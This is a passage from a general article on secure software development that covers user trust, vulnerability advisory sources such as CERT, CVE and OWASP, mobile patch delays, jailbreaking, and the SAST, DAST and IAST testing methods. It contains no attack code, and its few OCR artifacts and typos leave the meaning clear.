When users give authentication information, or send emails, they are trusting that the information will be communicated and stored in a safe and secure manner. <u>They must trust your application</u>, if they are going to use it. This is especially true with apps that utilize dangerous features like cameras, GPS and microphones. To encourage users to download your app display your privacy policy and what you will do if a data breach occurs. Be clear and specific. Users look for how many downloads an app has had as indicator of trust (i.e. 250,000 downloads). They also look to user reviews of your app and court the “star” rating. (i.e. 4 stars indicates favourable reviews)

## 10. Research and Stay Updated on Latest Exploits, Vulnerabilities, and Security Trends

The threat environment is always changing (and you will feel that you are playing “catch-up” to the hackers). In order to stay on top of the latest threats and how they may impact your software, you need to maintain regular subscription service. The three most important are:

- **www.CERT.org**
  CERT studies vulnerabilities in software products and works with the vendors to solve security problems. It also develops tools and products for organizations to conduct forensic examinations, and analyze vulnerabilities. It also conducts valuable training sessions for improving application and network security.
- **cve.mitre.org**
  CVE is now the industry standard for vulnerability and exposure names. CVE Identifiers, names and numbers provide a standardized method for identifying vulnerabilities. CVE Identifiers also

[7] See the 10 essential open source security testing tools at https://hackertarget.com/10-open-source-security-tools/

provides a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools

- **www.owasp.org**
  The Open Web Application Security Project (OWASP) is a worldwide not-for-profit charitable organization focused on improving the security of software. Its mission is to make software security visible, so that individuals and organizations are able to make informed decisions. OWASP is a community of developers and auditors who provide impartial and practical information about software tools and application security to individuals, corporations, and government. Everyone is free to participate in OWASP and all of its materials are available under a free and open software license

By subscribing to these services, you can stay informed on new vulnerabilities and exploits even after the software is released. As new vulnerabilities and abuse cases appear, they must be tested to see how they affect the application, and if necessary, patches prepared.

There can be a time delay of weeks to months before the patch is deployed to affected users. For example, you discover that your application on an Android OS has a vulnerability which you fixed by creating a patch. The latter must be given to the manufacture of the device for its next OS update to the device. Once the manufacturer creates the update, it is forwarded to the teleco carrier to transmit to affected users. However, if the device is older than 18 months, most manufactures will no longer support the device., leaving older devices to increased risk.


There is also the problem of "jailbreaking"; this is the process of unlocking the mobile device to overcome manufacturer restrictions such as the type of software that can be installed, or the teleco network to use. This process increases the risk because it bypasses the built-in security of the manufacturer's operating system. Jailbreaking invalidates the manufacturer's warranty so user's may not receive notice of security updates.

Application Security Testing Techniques


There are three techniques for testing security vulnerabilities of a web/mobile applications.

1. **Static Application Security Testing (SAST)-** It is a white box security testing technique which finds the security weaknesses in the source code during the development phase. This is useful for developers to check their code as they are writing it to ensure that security issues are being introduced during development. The SAST tools automatically identify critical vulnerabilities—like buffer overflows, SQL injection, cross-site scripting. So, integrating static analysis into the SDLC results in the development of good quality of the code. The process of SAST performs application testing from inside out perspective, i.e. without executing a program, but examining a source code, libraries, application binaries and this type of approach is called a developer's approach. Static analysis is a test of the

internal structure of the application, rather than functional testing.




2. **Dynamic Application Security Testing (DAST)-** It is a black box testing technique, that find security vulnerabilities and weaknesses in a running application, typically web apps. It DAST method application testing from outside by examining it in its running state and trying to manipulate it in order to discover security vulnerabilities. It does that by employing fault injection techniques on an app, such as feeding malicious data to the software, to identify common security vulnerabilities, such as SQL injection and cross--site scripting. It also identifies the runtime issues like authentication,



server configuration and user login issues.

3. **Interactive Application Security Testing (IAST) -**It is a hybrid technique that combine the strengths of both SAST and DAST methods as well as providing access to code, HTTP traffic, library information, backend connections and configuration information. IAST places an agent within an application and performs all its analysis in the app in real-time and anywhere in the development process -- IDE, continuous integrated environment, QA or even in production.



## Conclusion

Secure software can be the norm, rather than the exception. We need a change in law and attitude. Software vendors must be held liable for faulty software for them to invest the time and capital to build secure software.  Developers see themselves as software engineers and form a professional association where secure software as a performance criteria, management must see secure software as an insurance program to maintain user trust and users must prefer secure software over feature rich software.  Secure software is everybody's business.